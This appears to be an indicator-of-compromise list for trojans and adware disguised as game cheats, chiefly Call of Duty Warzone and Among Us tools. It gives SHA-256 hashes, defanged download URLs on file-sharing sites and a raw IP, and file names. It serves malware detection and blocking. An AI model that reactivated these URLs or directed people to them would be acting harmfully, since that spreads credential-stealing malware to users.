SHA-256	13664130b93854f5da8a65db18f217e10ae15f0a8cdd8b1ba1f5c6de89143629
URL	hxxps://www.bitcoingerminator.com/jjj.exe
File	jjj.exe

COD-bin.exe

SHA-256	16dea27676c480965e4ebb626141c190907dae891e5cc187a8d194bb7d61d031
URL	hxxps://s6.scdn.online:8443/d/764utr6x3jlyrzypd7nd5ya7wo2izubrn2pznyijny3e6zgchtfm6rda4lzkhwwycbyvlo6ckz7v5pvahapbyxvjbs46f24oljx33ypqlzqjoqm4jshsykmngaa6j3puguvumovjjk5oa6ae4k6go/BlueEyesWarzoneCheats.exe
File	BlueEyesWarzoneCheats.exe
Type	Trojan

COD-bin.exe

SHA-256	3d9220c50e4a0e20628c338b7bf0257e33c0077ed10a5db42e6293d7742eb489
URL	hxxps://github.com/LowkeyCharms/HotPotat/raw/master/ Mythacal%20Loader.exe
File	Mythacal Loader.exe

f8b9f4a220b76a3da5fbca0b63a4b0f8.virus

SHA-256	4ebaae2442e3667be4bc7645b3883e28d0848941c7a59d84641b78f971b9349a
URL	hxxps://example.com/file.exe
File	file.exe

COD-WZ Cheat Engine v0.1.exe

SHA-256	51c1c1600f5580c6ed6167c5e4676ff92bfcab9824aad3c282e0c5d333d7a03a
URL	hxxps://cdn.discordapp.com/attachments/766383141908119565/768557389371801650/Among_Us_Cheat_Impostor.exe
File	Among_Us_Cheat_Impostor.exe
Type	Trojan

COD-bin.exe

SHA-256	5d361b5993a1d5e79cfc126ed4aed0ab6690ed98d8bd71e3ff6db2afd17258d7
URL	hxxps://cdn-34.anonfile.com/7cjaf1ufoe/05b9a430-1588063553/build%20(unbinded).exe
File	Build (unbinded).exe

5e22e4d4c3db18f0b871afd5f6087432e0fefb3cb3c595c1def4b2d01f10fbcd.file

SHA-256	5e22e4d4c3db18f0b871afd5f6087432e0fefb3cb3c595c1def4b2d01f10fbcd
URL	hxxps://download1323.mediafire.com/ya7uk2vajfrg/p4g76c2tnonivlb/1DsWciuOXN1SbT1.exe
File	1DsWciuOXN1SbT1.exe

COD-bin.exe

SHA-256	6aca160a9104067557664874c4f7f543e42f87b3ae9714562446f4dede1fd2d9
URL	hxxps://download.wetransfer.com//us2/a7fcbe423153de28c6426b9c06e171e920200511205906/f7b0841773998684271f6139af15e04bd0cf1dbb/wimserver.exe?cf=y&token=eyJhbGciOiJIUzI1NiJ9.eyJleHAiOjE1ODkyMzE2MDgsInVuaXF1ZSI6ImE3ZmNiZTQyMzE1M2RlMjhjNjQyNmI5YzA2ZTE3MWU5MjAyMDA1MTEyMDU5MDYiLCJmaWxlbmFtZSI6IndpbXNlcnZlci5leGUiLCJob3QiOmZhbHNlLCJieXRlc19lc3RpbWF0ZWQiOjk1MjMyLCJ3YXliaWxsX3VybCI6Imh0dHA6Ly9wcm9kdWN0aW9uLmJhY2tlbmQuc2VydmljZS51cy1lYXN0LTEud3Q6OTI5Mi93YXliaWxsL3YxL3Nhcmthci9lZjkxMTdhYzg4MjI1NjViZmI5NWJiYzc3NjVkYTg1MGM5ZWZlZDVlYTYxZTIyNDIzZjRjNzNlM2MyNmI5OGRiZjAwYWE4Nzg3NDg4Mjg0NTY5YWQ2MDZlMTZhYzdlZTQxMDcwZWI4ZTZiOGEzN2ZhM2VhNTA4ZDI5NzE2MzFiYiIsImNhbGxiYWNrIjoie1wiZm9ybWRhdGFcIjp7XCJhY3Rpb25cIjpcImh0dHA6Ly9wcm9kdWN0aW9uLmZyb250ZW5kLnNlcnZpY2UuZXUtd2VzdC0xLnd0OjMwMDAvd2ViaG9va3MvYmFja2VuZFwifSxcImZvcm1cIjp7XCJ0cmFuc2Zlcl9pZFwiOlwiYTdmY2JlNDIzMTUzZGUyOGM2NDI2YjljMDZlMTcxZTkyMDIwMDUxMTIwNTkwNlwiLFwiZG93bmxvYWRfaWRcIjo5MjgzNDMxNzI1fX0ifQ.45ozoVsd5JP8VfeKcxXcsnCX1hqFInJkS5ivw2G5Yok

COD-WZ Cheat Engine v0.1.exe

SHA-256	79c2cd81a7b0ead0522e072b894dee319265c1f977a2cfafd2904b9d4f8d36d3
URL	hxxps://anonfiles.com/LcN1zaH9pe/COD_exe
File	COD_exe
Type	Trojan

COD-bin.exe

SHA-256	7ba68c8845fce457a69d39cc8f775090c662fa7f13f85032517e0a8a3e82f214
URL	runpe.com

COD-WZ Cheat Engine v0.1.exe

SHA-256	859414ea026bee580b334b0117c6e33bc247ab3d57e76b755c8955abe0452f57
URL	hxxp://www1.zippyshare.com/d/z4fd84fj/50453/sadaf.exe
File	sadaf.exe
Type	Adware

COD-WZ Cheat Engine v0.1.exe

SHA-256	8a26055a168a84490b13cf8bdb6350b8e006a114044594ba07c21a28aafc192c
URL	hxxps://cdn.discordapp.com/attachments/766383141908119565/768557389371801650/Among_Us_Cheat_Impostor.exe
File	Among_Us_Cheat_Impostor.exe
Type	Trojan

COD-WZ Cheat Engine v0.1.exe

SHA-256	92116e6558c851856475958c7153a210c87223897bc3a7d39ab0f9fcd6351d3c
URL	hxxps://cdn-112.anonfiles.com/R4r0j0B1p2/f147a5d4-1611227795/HA1.exe
File	HA1.exe

DarkCypher v3.1.exe

SHA-256	95056f08fd6688575e1552303169d608c0852cb2810a007b2c186d78825bdffa
URL	hxxps://4up4.com/index.php?download=MTk1Nzk

COD-WZ Cheat Engine v0.1.exe

SHA-256	9bbbf977c6ab478d908322023f8d27f94b367f0b0d64c200f124eea21e5ca39c
URL	hxxps://eu6.easyupload.io/download/qc781m/wzd2haufjixgryjyk7iqansi7hkvsc5u

a27f4bd2baf8ab2fb82e218763fb2dd9d495458252672e0988244e933d958f3b.file

SHA-256	a27f4bd2baf8ab2fb82e218763fb2dd9d495458252672e0988244e933d958f3b
URL	hxxps://cdn-120.anonfiles.com/VbO2f5g8pa/86687c7a-1602881135/Cracket%20CHEATS.exe
File	Cracket CHEATS.exe

COD-bin.exe

SHA-256	beee012fa4f2e543fdf14e3541f074d5b8f2838b468d9b304e6d27a154e8bd8d
URL	hxxps://cdn.discordapp.com/attachments/651937299600244747/761818806284582912/tets.exe
File	Tets.exe
Type	Trojan

COD-WZ Cheat Engine v0.1.bin

SHA-256	e6414651e87dfcb4df0ba844172d179bdce7b598962e460d4c9f280ebb6774b1
URL	hxxp://5.2.70.145/codtest.exe
File	Codtest.exe

b6a4ac5aa4f4d8bcd2018b4455c8663c.virus

SHA-256	eaf387959efabbba6c4b04382ffdd09267d049a1f97429ff1c5fa2200ddb09a2
URL	hxxp://5.2.70.145/codtest.exe
File	Codtest.exe